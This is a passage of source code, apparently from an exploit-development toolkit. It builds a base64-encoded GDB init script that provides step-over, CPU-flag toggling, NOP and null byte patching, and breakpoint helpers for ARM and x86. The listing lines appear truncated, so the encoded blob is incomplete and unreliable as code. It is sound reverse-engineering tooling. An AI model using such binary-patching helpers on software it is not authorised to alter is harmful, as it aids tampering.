10… exploitPackGDB += "aXRzIDI3LTIwOiAwIDAgMCAxIDAgMCAxIDAgLCBiaXRzIDctNDogMCA
10… exploitPackGDB += "dHM6IDE1LTc6IDAgMSAwIDAgMCAxIDEgMSAxCiAgICAgICAgIyBibCA
10… exploitPackGDB += "LTI0OiAxIDAgMSAxIDsgVGh1bWIgYml0czogMTUtMTE6IDEgMSAxIDE
10… exploitPackGDB += "eCAjID0+IEFSTSBiaXRzIDMxLTI1OiAxIDEgMSAxIDEgMCAxIDsgVGh
10… exploitPackGDB += "IDEgMSAxIDEgMCAKICAgICAgICBzZXQgJF9uZXh0YWRkcmVzcyA9IDA
10… exploitPackGDB += "TW9kZQogICAgICAgIGlmICgkX3RfZmxhZyA9PSAwKQogICAgICAgIAl
10… exploitPackGDB += "dCA9ICoodW5zaWduZWQgaW50KikkcGMKICAgICAgICAJc2V0ICRfYml
10… exploitPackGDB += "c2ludCA+PiAweDFGKSAmIDEKICAgICAgICAJc2V0ICRfYml0MzAgPSA
10… exploitPackGDB += "PiAweDFFKSAmIDEKICAgICAgICAJc2V0ICRfYml0MjkgPSAoJF9icmF
10… exploitPackGDB += "KSAmIDEKICAgICAgICAJc2V0ICRfYml0MjggPSAoJF9icmFuY2hlc2l
10… exploitPackGDB += "ICAgICAgICAJc2V0ICRfYml0MjcgPSAoJF9icmFuY2hlc2ludCA+PiA
10… exploitPackGDB += "ICAJc2V0ICRfYml0MjYgPSAoJF9icmFuY2hlc2ludCA+PiAweDFBKSA
10… exploitPackGDB += "ICRfYml0MjUgPSAoJF9icmFuY2hlc2ludCA+PiAweDE5KSAmIDEKICA
10… exploitPackGDB += "MjQgPSAoJF9icmFuY2hlc2ludCA+PiAweDE4KSAmIDEKICAgICAgICA
10… exploitPackGDB += "JF9icmFuY2hlc2ludCA+PiAweDE3KSAmIDEKICAgICAgICAJc2V0ICR
10… exploitPackGDB += "Y2hlc2ludCA+PiAweDE2KSAmIDEKICAgICAgICAJc2V0ICRfYml0MjE
10… exploitPackGDB += "dCA+PiAweDE1KSAmIDEKICAgICAgICAJc2V0ICRfYml0MjAgPSAoJF9
10… exploitPackGDB += "eDE0KSAmIDEKICAgICAgICAJc2V0ICRfYml0NyA9ICgkX2JyYW5jaGV
10… exploitPackGDB += "CiAgICAgICAgCXNldCAkX2JpdDYgPSAoJF9icmFuY2hlc2ludCA+PiA
10… exploitPackGDB += "IAlzZXQgJF9iaXQ1ID0gKCRfYnJhbmNoZXNpbnQgPj4gMHg1KSAmIDE
10… exploitPackGDB += "Yml0NCA9ICgkX2JyYW5jaGVzaW50ID4+IDB4NCkgJiAxCgkKICAgICA
10… exploitPackGDB += "YXN0Ynl0ZSA9ICoodW5zaWduZWQgY2hhciAqKSgkcGMrMykKICAgICA
10… exploitPackGDB += "aXRzMjcyNCA9ICRfbGFzdGJ5dGUgJiAweDEKICAgICAgICAgICAgIwl
10… exploitPackGDB += "ICRfbGFzdGJ5dGUgPj4gNAogICAgICAgICAgICAjCWlmICgkX2JpdHM
10… exploitPackGDB += "ICAgICAgICAgIwkJc2V0ICRfYml0czI3MjQgPSAkX2xhc3RieXRlICY
10… exploitPackGDB += "ICMJCXNldCAkX2JpdHMyNzI0ID0gJF9iaXRzMjcyNCA+PiAxCiAgICA
10… exploitPackGDB += "ICAgICAgICAgICMJc2V0ICRfcHJldmlvdXNieXRlID0gKih1bnNpZ25
10… exploitPackGDB += "KQogICAgICAgICAgICAjCXNldCAkX2JpdHMyMzIwID0gJF9wcmV2aW9
10… exploitPackGDB += "ICAgICAgICAjCXByaW50ZiAiYml0czI3MjQ6ICV4IGJpdHMyMzIwOiA
10… exploitPackGDB += "NCwgJF9iaXRzMjMyMAoJCiAgICAgICAgCWlmICgkX2JpdDI3ID09IDA
10… exploitPackGDB += "ICYmICRfYml0MjUgPT0gMCAmJiAkX2JpdDI0ID09IDEgJiYgJF9iaXQ
10… exploitPackGDB += "MjIgPT0gMCAmJiAkX2JpdDIxID09IDEgJiYgJF9iaXQyMCA9PSAwICY
10… exploitPackGDB += "ICRfYml0NiA9PSAwICYmICRfYml0NSA9PSAwICYmICRfYml0NCA9PSA
10… exploitPackGDB += "bnRmICJGb3VuZCBhIGJ4IFJuXG4iCiAgICAgICAgCQlzZXQgJF9uZXh
10… exploitPackGDB += "eDQKICAgICAgICAJZW5kCiAgICAgICAgCWlmICgkX2JpdDI3ID09IDA
10… exploitPackGDB += "ICYmICRfYml0MjUgPT0gMCAmJiAkX2JpdDI0ID09IDEgJiYgJF9iaXQ
10… exploitPackGDB += "MjIgPT0gMCAmJiAkX2JpdDIxID09IDEgJiYgJF9iaXQyMCA9PSAwICY
10… exploitPackGDB += "ICRfYml0NiA9PSAwICYmICRfYml0NSA9PSAxICYmICRfYml0NCA9PSA
10… exploitPackGDB += "bnRmICJGb3VuZCBhIGJseCBSblxuIgogICAgICAgIAkJc2V0ICRfbmV
10… exploitPackGDB += "MHg0CiAgICAgICAgCWVuZAogICAgICAgIAlpZiAoJF9iaXQyNyA9PSA
10… exploitPackGDB += "MCAmJiAkX2JpdDI1ID09IDEgJiYgJF9iaXQyNCA9PSAxKQoJCSAgICA
10… exploitPackGDB += "ZCBhIGJsICNcbiIKICAgICAgICAJCXNldCAkX25leHRhZGRyZXNzID0
10… exploitPackGDB += "IAllbmQKICAgICAgICAJaWYgKCRfYml0MzEgPT0gMSAmJiAkX2JpdDM
10… exploitPackGDB += "OSA9PSAxICYmICRfYml0MjggPT0gMSAmJiAkX2JpdDI3ID09IDEgJiY
10… exploitPackGDB += "ICRfYml0MjUgPT0gMSkKCQkgICAgICAgIHByaW50ZiAiRm91bmQgYSB
10… exploitPackGDB += "IAkJc2V0ICRfbmV4dGFkZHJlc3MgPSAkcGMrMHg0CiAgICAgICAgCWV
10… exploitPackGDB += "bWIgTW9kZQogICAgICAgIGVsc2UKICAgICAgICAgICAgIyAzMiBiaXR
10… exploitPackGDB += "biBUaHVtYiBhcmUgZGl2aWRlZCBpbnRvIHR3byBoYWxmIHdvcmRzCiA
```

```
10… exploitPackGDB += "MSA9ICoodW5zaWduZWQgc2hvcnQqKSgkcGMpCiAgICAgICAgCXNldCA
10… exploitPackGDB += "ZWQgc2hvcnQqKSgkcGMrMikKCQogICAgICAgIAkjIGJsL2JseCAoaW1
10… exploitPackGDB += "IAkjIGh3MTogYml0cyAxNS0xMTogMSAxIDEgMSAwCiAgICAgICAgCSM
10… exploitPackGDB += "OiAxIDEgOyBCTCBiaXQgMTI6IDEgOyBCTFggYml0IDEyOiAwCiAgICA
10… exploitPackGDB += "ID4+IDB4QykgPT0gMHhGICYmICgoJF9odzEgPj4gMHhCKSAmIDEpID0
10… exploitPackGDB += "ZiAoICgoKCRfaHcyID4+IDB4RikgJiAxKSA9PSAxKSAmJiAoKCgkX2h
10… exploitPackGDB += "PT0gMSkgKQogICAgICAgIAkJCXNldCAkX25leHRhZGRyZXNzID0gJHB
10… exploitPackGDB += "ZW5kCiAgICAgICAgCWVuZAogICAgICAgIGVuZAogICAgICAgICMgaWY
10… exploitPackGDB += "IGNhbGwgdG8gYnlwYXNzIHdlIHNldCBhIHRlbXBvcmFyeSBicmVha3B
10… exploitPackGDB += "dHJ1Y3Rpb24gYW5kIGNvbnRpbnVlIAogICAgICAgIGlmICgkX25leHR
10… exploitPackGDB += "ICAgICAgICAgIHRicmVhayAqJF9uZXh0YWRkcmVzcwogICAgICAgICA
10… exploitPackGDB += "ICAgICAgICBwcmludGYgIltTdGVwT10gTmV4dCBhZGRyZXNzIHdpbGw
10… exploitPackGDB += "dGFkZHJlc3MKICAgICAgICAjIGVsc2Ugd2UganVzdCBzaW5nbGUgc3R
10… exploitPackGDB += "ICAgICAgICAgICAgbmV4dGkKICAgICAgICBlbmQKIyMjIyMjIyMjIyM
10… exploitPackGDB += "IyMjIyMjIyMjIyMgWDg2CiAgICBlbHNlCiAgICAgICAgIyMgd2Uga25
10… exploitPackGDB += "ZSBzdGFydGluZyBieSAweEU4IGhhcyBhIGZpeGVkIGxlbmd0aAogICA
10… exploitPackGDB += "MHhGRiBvcGNvZGVzLCB3ZSBjYW4gZW51bWVyYXRlIHdoYXQgaXMgcG9
10… exploitPackGDB += "ICAgICAgICMgZmlyc3Qgd2UgZ3JhYiB0aGUgZmlyc3QgMyBieXRlcyB
10… exploitPackGDB += "IHByb2dyYW0gY291bnRlcgogICAgICAgIHNldCAkX2J5dGUxID0gKih
10… exploitPackGDB += "JHBjCiAgICAgICAgc2V0ICRfYnl0ZTIgPSAqKHVuc2lnbmVkIGNoYXI
10… exploitPackGDB += "ICAgc2V0ICRfYnl0ZTMgPSAqKHVuc2lnbmVkIGNoYXIgKikoJHBjKzI
10… exploitPackGDB += "c3RhcnQgdGhlIGZ1bgogICAgICAgICMgaWYgaXQncyBhIDB4RTggb3B
10… exploitPackGDB += "aW5zdHJ1Y3Rpb24gc2l6ZSB3aWxsIGJlIDUgYnl0ZXMKICAgICAgICA
10… exploitPackGDB += "bHkgY2FsY3VsYXRlIHRoZSBuZXh0IGFkZHJlc3MgYW5kIHVzZSBhIHR
10… exploitPackGDB += "aW50ICEgVm9pbGEgOikKICAgICAgICBzZXQgJF9uZXh0YWRkcmVzcyA
10… exploitPackGDB += "aXMgb25lIGlzIHRoZSBtdXN0IHVzZWZ1bCBmb3IgdXMgISEhCiAgICA
10… exploitPackGDB += "PT0gMHhFOCkKICAgICAgICAgICAgc2V0ICRfbmV4dGFkZHJlc3MgPSA
10… exploitPackGDB += "ICBlbHNlCiAgICAgICAgICAgICMganVzdCBvdGhlciBjYXNlcyB3ZSB
10… exploitPackGDB += "dGVkIGluLi4uIG1heWJlIHRoaXMgc2hvdWxkIGJlIHJlbW92ZWQgc2l
10… exploitPackGDB += "b2RlIGlzIHRoZSBvbmUgd2Ugd2lsbCB1c2UgbW9yZQogICAgICAgICA
10… exploitPackGDB += "aWcgZnVja2luZyBtZXNzIGFuZCBjYW4gYmUgaW1wcm92ZWQgZm9yIHN
10… exploitPackGDB += "aWtlIHRoZSB3YXkgaXQgaXMgZWhlaGVoZQogICAgICAgICAgICBpZiA
10… exploitPackGDB += "KQogICAgICAgICAgICAgICAgIyBjYWxsIColZWF4ICgweEZGRDApIHx
11… exploitPackGDB += "RkZEMikgfHwgY2FsbCAqKCVlY3gpICgweEZGRDEpIHx8IGNhbGwgKCV
11… exploitPackGDB += "IGNhbGwgKiVlc2kgKDB4RkZENikgfHwgY2FsbCAqJWVieCAoMHhGRkQ
11… exploitPackGDB += "UkQgUFRSIFtlZHhdICgweEZGMTIpCiAgICAgICAgICAgICAgICBpZiA
11… exploitPackGDB += "IHx8ICRfYnl0ZTIgPT0gMHhEMSB8fCAkX2J5dGUyID09IDB4RDIgfHw
11… exploitPackGDB += "IHx8ICRfYnl0ZTIgPT0gMHhENiB8fCAkX2J5dGUyID09IDB4MTAgfHw
11… exploitPackGDB += "IHx8ICRfYnl0ZTIgPT0gMHhENyB8fCAkX2J5dGUyID09IDB4MTIpCiA
11… exploitPackGDB += "ICAgc2V0ICRfbmV4dGFkZHJlc3MgPSAkcGMgKyAweDIKICAgICAgICA
11… exploitPackGDB += "ICAgICAgICAgICAgIyBjYWxsICoweD8/KCVlYnApICgweEZGNTU/Pyk
11… exploitPackGDB += "ZXNpKSAoMHhGRjU2Pz8pIHx8IGNhbGwgKjB4Pz8oJWVkaSkgKDB4RkY
11… exploitPackGDB += "eD8/KCVlYngpCiAgICAgICAgICAgICAgICAjIGNhbGwgKjB4Pz8oJWV
11… exploitPackGDB += "fCBjYWxsICoweD8/KCVlY3gpICgweEZGNTE/PykgfHwgY2FsbCAqMHg
11… exploitPackGDB += "Pz8pIHx8IGNhbGwgKjB4Pz8oJWVheCkgKDB4RkY1MD8/KQogICAgICA
11… exploitPackGDB += "Ynl0ZTIgPT0gMHg1NSB8fCAkX2J5dGUyID09IDB4NTYgfHwgJF9ieXR
11… exploitPackGDB += "Ynl0ZTIgPT0gMHg1MyB8fCAkX2J5dGUyID09IDB4NTIgfHwgJF9ieXR
11… exploitPackGDB += "Ynl0ZTIgPT0gMHg1NyB8fCAkX2J5dGUyID09IDB4NTApIAogICAgICA
11… exploitPackGDB += "dCAkX25leHRhZGRyZXNzID0gJHBjICsgMHgzCiAgICAgICAgICAgICA
11… exploitPackGDB += "ICAgICAgICMgY2FsbCAqMHg/Pz8/Pz8/PyglZWJ4KSAoMHhGRjkzPz8
11… exploitPackGDB += "ICAgICAgICAgICAgaWYgKCRfYnl0ZTIgPT0gMHg5MyB8fCAkX2J5dGU
```

```
11… exploitPackGDB += "eXRlMiA9PSAweDkwIHx8ICRfYnl0ZTIgPT0gMHg5MiB8fCAkX2J5dGU
11… exploitPackGDB += "eXRlMiA9PSAweDE1KQogICAgICAgICAgICAgICAgICAgIHNldCAkX25
11… exploitPackGDB += "ICsgNgogICAgICAgICAgICAgICAgZW5kCiAgICAgICAgICAgICAgICA
11… exploitPackGDB += "Pz8oJWVieCwlZWF4LDQpICgweEZGOTQ/Pz8/Pz8/Pz8/KQogICAgICA
11… exploitPackGDB += "Ynl0ZTIgPT0gMHg5NCkKICAgICAgICAgICAgICAgICAgICAgICBzZXQgJF9
11… exploitPackGDB += "YyArIDcKICAgICAgICAgICAgICAgICAgIGVuZAogICAgICAgICAgICBlbmQ
11… exploitPackGDB += "SVhNRTogc3RpbGwgbWlzc2luZyBhIGZldz8KICAgICAgICAgICAgICAgaWY
11… exploitPackGDB += "MSB8fCAkX2J5dGUxID09IDB4NDApCiAgICAgICAgICAgICAgICAgIGlmICg
11… exploitPackGDB += "CiAgICAgICAgICAgICAgICAgICAgICAgaWYgKCRfYnl0ZTMgPT0gMHhEMCB
11… exploitPackGDB += "RDEgfHwgJF9ieXRlMyA9PSAweEQyIHx8ICRfYnl0ZTMgPT0gMHhEMyB
11… exploitPackGDB += "RDQgfHwgJF9ieXRlMyA9PSAweEQ1IHx8ICAkX2J5dGUzID09IDB4RDY
11… exploitPackGDB += "eEQ3KQogICAgICAgICAgICAgICAgICAgICAgICBzZXQgJF9uZXh0YWR
11… exploitPackGDB += "MwogICAgICAgICAgICAgICAgICAgIGVuZAogICAgICAgICAgICAgICB
11… exploitPackGDB += "ZW5kCiAgICAgICAgZW5kCiAgICAgICAgIyBpZiB3ZSBoYXZlIGZvdW5
11… exploitPackGDB += "c3Mgd2Ugc2V0IGEgdGVtcG9yYXJ5IGJyZWFrcG9pbnQgb24gbmV4dCB
11… exploitPackGDB += "Y29udGludWUgCiAgICAgICAgaWYgKCRfbmV4dGFkZHJlc3MgIT0gMCk
11… exploitPackGDB += "KCRhcmcwID09IDEpCiAgICAgICAgICAgICAgICB0aGJyZWFrICokX25
11… exploitPackGDB += "ICAgICAgIGVsc2UKICAgICAgICAgICAgICAgIHRicmVhayAqJF9uZXh
11… exploitPackGDB += "ICAgICBlbmQKICAgICAgICAgICAgY29udGludWUKICAgICAgICAgICA
11… exploitPackGDB += "c2luZ2xlIHN0ZXAKICAgICAgICAgZWxzZQogICAgICAgICAgICBuZXh
11… exploitPackGDB += "ICAgIGVuZAplbmQKZG9jdW1lbnQgc3RlcG9mcmFtZXdvcmsKU3ludGF
11… exploitPackGDB += "awp8IEF1eGlsaWFyeSBmdW5jdGlvbiB0byBzdGVwbyBjb21tYW5kLgp
11… exploitPackGDB += "bwogICAgc3RlcG9mcmFtZXdvcmsgMAplbmQKZG9jdW1lbnQgc3RlcG8
11… exploitPackGDB += "IFN0ZXAgb3ZlciBjYWxscyAoaW50ZXJlc3RpbmcgdG8gYnlwYXNzIHR
11… exploitPackGDB += "bmQpLgp8IFRoaXMgZnVuY3Rpb24gd2lsbCBzZXQgYSB0ZW1wb3Jhcnk
11… exploitPackGDB += "ZXh0IGluc3RydWN0aW9uIGFmdGVyIHRoZSBjYWxsIHNvIHRoZSBjYWx
11… exploitPackGDB += "ZWQuCnwgWW91IGNhbiBzYWZlbHkgdXNlIGl0IGluc3RlYWQgbmV4dGk
11… exploitPackGDB += "aWxsIHNpbmdsZSBzdGVwIGNvZGUgaWYgaXQncyBub3QgYSBjYWxsIGl
11… exploitPackGDB += "c3MgeW91IHdhbnQgdG8gZ28gaW50byB0aGUgY2FsbCBmdW5jdGlvbik
11… exploitPackGDB += "dGVwb2gKICAgIHN0ZXBvZnJhbWV3b3JrIDEKZW5kCmRvY3VtZW50IHN
11… exploitPackGDB += "ZXBvaAp8IFNhbWUgYXMgc3RlcG8gY29tbWFuZCBidXQgdXNlcyB0ZW1
11… exploitPackGDB += "YnJlYWtwb2ludHMuCmVuZAoKCiMgRklYTUU6IEFSTQpkZWZpbmUgc2t
11… exploitPackGDB += "dCAkaW5zdHJ1Y3Rpb25fc2l6ZSA9IChpbnQpKCRfIC0gJHBjKQoJc2V
11… exploitPackGDB += "bnN0cnVjdGlvbl9zaXplCglpZiAoJFNLSVBFWEVDVVRFID09IDEpCgk
11… exploitPackGDB += "PSAxKQoJCQlzdGVwbwoJCWVsc2UKCQkJc3RlcGkKCQllbmQKCWVsc2U
11… exploitPackGDB += "ZW5kCmRvY3VtZW50IHNraXAKU3ludGF4OiBza2lwCnwgU2tpcCBvdmV
11… exploitPackGDB += "biBsb2NhdGVkIGF0IEVJUC9SSVAuIEJ5IGRlZmF1bHQsIHRoZSBpbnN
11… exploitPackGDB += "dCBiZSBleGVjdXRlZCEKfCBTb21lIGNvbmZpZ3VyYWJsZSBvcHRpb25
11… exploitPackGDB += "b24gdG9wIG9mIGdkYmluaXQgdG8gb3ZlcnJpZGUgdGhpcy4KZW5kCgo
11… exploitPackGDB += "X19lZmxhZ3MgY29tbWFuZHNfX19fX19fX19fXwojIGNvbmRpdGl
11… exploitPackGDB += "IG5lZ2F0aXZlL2xlc3MgdGhhbiAoTiksIGJpdCAzMSBvZiBDUFNSCiM
11… exploitPackGDB += "MAojIENhcnJ5L0JvcnJvdy9FeHRlbmQgKEMpLCBiaXQgMjkKIyBPdmV
11… exploitPackGDB += "OAoKIyBuZWdhdGl2ZS9sZXNzIHRoYW4gKE4pLCBiaXQgMzEgb2YgQ1B
11… exploitPackGDB += "ICBpZiAkQVJNID09IDEKICAgIAlzZXQgJHRlbXBmbGFnID0gJGNwc3I
11… exploitPackGDB += "JHRlbXBmbGFnICYgMSkKICAgICAgICAgICAgc2V0ICRjcHNyLT5uID0
11… exploitPackGDB += "ICAgICAgICBlbHNlCiAgICAgICAgICAgIHNldCAkY3Bzci0+biA9ICR
11… exploitPackGDB += "ICAgICBlbmQKICAgIGVuZAplbmQKZG9jdW1lbnQgY2ZuClN5bnRheDo
11… exploitPackGDB += "Z2F0aXZlL0xlc3MgVGhhbiBGbGFnLgplbmQKCgpkZWZpbmUgY2ZjCiM
11… exploitPackGDB += "dGVuZCAoQyksIGJpdCAyOQogICAgaWYgJEFSTSA9PSAxCgkgICAgc2V
11… exploitPackGDB += "cHNyLT5jCiAgICAgICAgaWYgKCR0ZW1wZmxhZyAmIDEpCiAgICAgICA
11… exploitPackGDB += "YyA9ICR0ZW1wZmxhZyZ+MHgxCiAgICAgICAgZWxzZQogICAgICAgICA
```

```
11… exploitPackGDB += "PSAkdGVtcGZsYWd8MHgxCiAgICAgICAgZW5kCiAgICAgZWxzZQogICA
11… exploitPackGDB += "ZWQgaW50KSRlZmxhZ3MgJiAxKQogICAgICAgICBzZXQgJGVmbGF
11… exploitPackGDB += "bnQpJGVmbGFncyZ+MHgxCiAgICAgICAgZWxzZQogICAgICAgICAgICB
11… exploitPackGDB += "bnNpZ25lZCBpbnQpJGVmbGFnc3wweDEKICAgICAgICBlbmQKICAgICB
11… exploitPackGDB += "IGNmYwpTeW50YXg6IGNmYwp8IENoYW5nZSBDYXJyeSBGbGFnLgplbmQ
11… exploitPackGDB += "ICBpZiAoKCh1bnNpZ25lZCBpbnQpJGVmbGFncyA+PiAyKSAmIDEpCiA
11… exploitPackGDB += "Z3MgPSAodW5zaWduZWQgaW50KSRlZmxhZ3MmfjB4NAogICAgZWxzZQo
11… exploitPackGDB += "YWdzID0gKHVuc2lnbmVkIGludCkkZWZsYWdzfDB4NAogICAgZW5kCmV
11… exploitPackGDB += "U3ludGF4OiBjZnAKfCBDaGFuZ2UgUGFyaXR5IEZsYWcuCmVuZAoKCmR
11… exploitPackGDB += "ICgoKHVuc2lnbmVkIGludCkkZWZsYWdzID4+IDQpICYgMSkKICAgICA
11… exploitPackGDB += "ICh1bnNpZ25lZCBpbnQpJGVmbGFncyZ+MHgxMAogICAgZWxzZQogICA
11… exploitPackGDB += "ID0gKHVuc2lnbmVkIGludCkkZWZsYWdzfDB4MTAKICAgIGVuZAplbmQ
11… exploitPackGDB += "bnRheDogY2ZhCnwgQ2hhbmdlIEF1eGlsaWFyeSBDYXJyeSBGbGFnLgp
11… exploitPackGDB += "CiMgemVybyAoWiksIGJpdCAzMAogICAgaWYgJEFSTSA9PSAxCiAJICA
11… exploitPackGDB += "PSAkY3Bzci0+egogICAgICAgIGlmICgkdGVtcGZsYWcgJiAxKQogICA
11… exploitPackGDB += "c3ItPnogPSAkdGVtcGZsYWcmfjB4MQogICAgICAgIGVsc2UKICAgICA
11… exploitPackGDB += "LT56ID0gJHRlbXBmbGFnfDB4MQogICAgICAgIGVuZAogICAgIGVsc2U
11… exploitPackGDB += "bnNpZ25lZCBpbnQpJGVmbGFncyA+PiA2KSAmIDEpCiAgICAgICAgICA
11… exploitPackGDB += "KHVuc2lnbmVkIGludCkkZWZsYWdzJn4weDQwCiAgICAgICAgZWxzZQo
11… exploitPackGDB += "JGVmbGFncyA9ICh1bnNpZ25lZCBpbnQpJGVmbGFnc3wweDQwCiAgICA
11… exploitPackGDB += "CmVuZApkb2N1bWVudCBjZnoKU3ludGF4OiBjZnoKfCBDaGFuZ2UgWmV
11… exploitPackGDB += "ZWZpbmUgY2ZzCiAgICBpZiAoKCh1bnNpZ25lZCBpbnQpJGVmbGFncyA
11… exploitPackGDB += "ICAgc2V0ICRlZmxhZ3MgPSAodW5zaWduZWQgaW50KSRlZmxhZ3MmfjB
11… exploitPackGDB += "ICAgICBzZXQgJGVmbGFncyA9ICh1bnNpZ25lZCBpbnQpJGVmbGFnc3w
11… exploitPackGDB += "CmRvY3VtZW50IGNmcwpTeW50YXg6IGNmcwp8IENoYW5nZSBTaWduIEZ
11… exploitPackGDB += "ZSBjZnQKICAgIGlmICgoKHVuc2lnbmVkIGludCkkZWZsYWdzID4+OCk
11… exploitPackGDB += "dCAkZWZsYWdzID0gKHVuc2lnbmVkIGludCkkZWZsYWdzJn4weDEwMAo
11… exploitPackGDB += "IHNldCAkZWZsYWdzID0gKHVuc2lnbmVkIGludCkkZWZsYWdzfDB4MTA
11… exploitPackGDB += "Y3VtZW50IGNmdApTeW50YXg6IGNmdAp8IENoYW5nZSBUcmFwIEZsYWc
11… exploitPackGDB += "ZmkKICAgIGlmICgoKHVuc2lnbmVkIGludCkkZWZsYWdzID4+IDkpICY
11… exploitPackGDB += "JGVmbGFncyA9ICh1bnNpZ25lZCBpbnQpJGVmbGFncyZ+MHgyMDAKICA
12… exploitPackGDB += "ZXQgJGVmbGFncyA9ICh1bnNpZ25lZCBpbnQpJGVmbGFnc3wweDIwMAo
12… exploitPackGDB += "bWVudCBjZmkKU3ludGF4OiBjZmkKfCBDaGFuZ2UgSW50ZXJydXB0IEZ
12… exploitPackGDB += "aWxlZ2VkIGFwcGxpY2F0aW9ucyAodXN1YWxseSB0aGUgT1Mga2VybmV
12… exploitPackGDB += "Lgp8IFRoaXMgb25seSBhcHBsaWVzIHRvIHByb3RlY3RlZCBtb2RlICh
12… exploitPackGDB += "YXkgYWx3YXlzIG1vZGlmeSBJRikuCmVuZAoKCmRlZmluZSBjZmQKICA
12… exploitPackGDB += "IGludCkkZWZsYWdzID4+MHhBKSAmIDEpCiAgICAgICAgc2V0ICRlZmx
12… exploitPackGDB += "aW50KSRlZmxhZ3MmfjB4NDAwCiAgICBlbHNlCiAgICAgICAgc2V0ICR
12… exploitPackGDB += "ZWQgaW50KSRlZmxhZ3N8MHg0MDAKICAgIGVuZAplbmQKZG9jdW1lbnQ
12… exploitPackGDB += "CnwgQ2hhbmdlIERpcmVjdGlvbiBGbGFnLgplbmQKCgpkZWZpbmUgY2Z
12… exploitPackGDB += "Z25lZCBpbnQpJGVmbGFncyA+PiAweEIpICYgMSkKICAgICAgICBzZXQ
12… exploitPackGDB += "Z25lZCBpbnQpJGVmbGFncyZ+MHg4MDAKICAgIGVsc2UKICAgICAgICB
12… exploitPackGDB += "bnNpZ25lZCBpbnQpJGVmbGFnc3wweDgwMAogICAgZW5kCmVuZApkb2N
12… exploitPackGDB += "OiBjZm8KfCBDaGFuZ2UgT3ZlcmZsb3cgRmxhZy4KZW5kCgoKIyBPdmV
12… exploitPackGDB += "OApkZWZpbmUgY2Z2CiAgICBpZiAkQVJNID09IDEKICAgIAlzZXQgJHR
12… exploitPackGDB += "PnYKICAgICAgICBpZiAoJHRlbXBmbGFnICYgMSkKICAgICAgICAgICA
12… exploitPackGDB += "JHRlbXBmbGFnJn4weDEKICAgICAgICBlbHNlCiAgICAgICAgICAgIHN
12… exploitPackGDB += "ZW1wZmxhZ3wweDEKICAgICAgICBlbmQKICAgIGVuZAplbmQKZG9jdW1
12… exploitPackGDB += "Y2Z2CnwgQ2hhbmdlIE92ZXJmbG93IEZsYWcuCmVuZAoKCiMgX19fX19
12… exploitPackGDB += "YXRjaF9fX19fX19fX19fX19fX18KIyB0aGUgdXN1YWwgbm9wcyB
12… exploitPackGDB += "ciBhcm0gKDB4ZTFhMDAwMDApCiMgYW5kIG1vdiByOCxyOCBpbiBUaHV
```

```
12… exploitPackGDB += "bXY3IGhhcyBvdGhlciBub3BzCiMgRklYTUU6IG1ha2Ugc3VyZSB0aGF
12… exploitPackGDB += "aXRzIHRoZSAzMmJpdHMgYWRkcmVzcyBmb3IgYXJtIGFuZCAxNmJpdHM
12… exploitPackGDB += "dHVzOiB3b3JrcywgZml4bWUKZGVmaW5lIG5vcAogICAgaWYgKCRhcmd
12… exploitPackGDB += "PSAwKQogICAgICAgIGhlbHAgbm9wCiAgICBlbmQKICAKICAgIGlmICR
12… exploitPackGDB += "IGlmICgkYXJnYyA9PSAxKQogICAgICAgICAgICBpZiAoJGNwc3ItPnQ
12… exploitPackGDB += "ICAgICAjIHRodW1iCiAgICAgICAgICAgICAgICBzZXQgKihzaG9ydCA
12… exploitPackGDB += "CiAgICAgICAgICAgIGVsc2UKICAgICAgICAgICAgICMgYXJtCiA
12… exploitPackGDB += "ZXQgKihpbnQgKikkYXJnMCA9IDB4ZTFhMDAwMDAKICAgICAgICAgICA
12… exploitPackGDB += "ZQogICAgICAgIAlzZXQgJGFkZHIgPSAkYXJnMAogICAgICAgIAlpZiA
12… exploitPackGDB += "ICAgCSAgICAJIyB0aHVtYgoJCQkgICAgd2hpbGUgKCRhZGRyIDwgJGF
12… exploitPackGDB += "ICooc2hvcnQgKikkYWRkciA9IDB4NDZjMAoJCQkJICAgIHNldCAkYWR
12… exploitPackGDB += "CSAgICAJZW5kCgkgICAgCWVsc2UKCQkgICAgCSMgYXJtCgkJICAgIAl
12… exploitPackGDB += "YXJnMSkKCQkJICAgIAlzZXQgKihpbnQgKikkYWRkciA9IDB4ZTFhMDA
12… exploitPackGDB += "JGFkZHIgPSAkYWRkciArIDQKCQkJICAgIGVuZAoJCSAgICBlbmQJCQk
12… exploitPackGDB += "ICBlbHNlCiAgICAgICAgaWYgKCRhcmdjID09IDEpCiAgICAJICAgIHN
12… exploitPackGDB += "YXIgKikkYXJnMCA9IDB4OTAKICAgICAgICBlbHNlCiAgICAgICAgCXN
12… exploitPackGDB += "CiAgICAJICAgIHdoaWxlICgkYWRkciA8ICRhcmcxKQoJICAgIAkgICA
12… exploitPackGDB += "Y2hhciAqKSRhZGRyID0gMHg5MAoJICAgIAkgICAgc2V0ICRhZGRyID0
12… exploitPackGDB += "ICAgIGVuZAogICAgICAgIGVuZAogICAgZW5kCmVuZApkb2N1bWVudCB
12… exploitPackGDB += "QUREUjEgW0FERFIyXQp8IFBhdGNoIGEgc2luZ2xlIGJ5dGUgYXQgYWR
12… exploitPackGDB += "YSBzZXJpZXMgb2YgYnl0ZXMgYmV0d2VlbiBBRERSMSBhbmQgQUREUjI
12… exploitPackGDB += "IGluc3RydWN0aW9uLgp8IEFSTSBvciBUaHVtYiBjb2RlIHdpbGwgYmU
12… exploitPackGDB += "bmdseS4KZW5kCgoKZGVmaW5lIG51bGwKICAgIGlmICggJGFyZ2MgPjI
12… exploitPackGDB += "ICAgICAgICBoZWxwIG51bGwKICAgIGVuZAogCiAgICBpZiAoJGFyZ2M
12… exploitPackGDB += "Kih1bnNpZ25lZCBjaGFyICopJGFyZzAgPSAwCiAgICBlbHNlCgkgICA
12… exploitPackGDB += "ZzAKICAgIAl3aGlsZSAoJGFkZHIgPCAkYXJnMSkKCSAgICAgICAgc2V
12… exploitPackGDB += "ciAqKSRhZGRyID0gMAoJCSAgICBzZXQgJGFkZHIgPSAkYWRkciArMQo
12… exploitPackGDB += "CmVuZApkb2N1bWVudCBudWxsClN5bnRheDogbnVsbCBBRERSMSBbQUR
12… exploitPackGDB += "aW5nbGUgYnl0ZSBhdCBhZGRyZXNzIEFERFIxIHRvIE5VTEwgKDB4MDA
12… exploitPackGDB += "ZiBieXRlcyBiZXR3ZWVuIEFERFIxIGFuZCBBRERSMi4KZW5kCgojIEZ
12… exploitPackGDB += "a3BvaW50ID8KZGVmaW5lIGludDMKICAgIGlmICRhcmdjICE9IDEKICA
12… exploitPackGDB += "ICAgIGVsc2UKICAgICAgICBpZiAkQVJNID09IDEKICAgICAgICAgICA
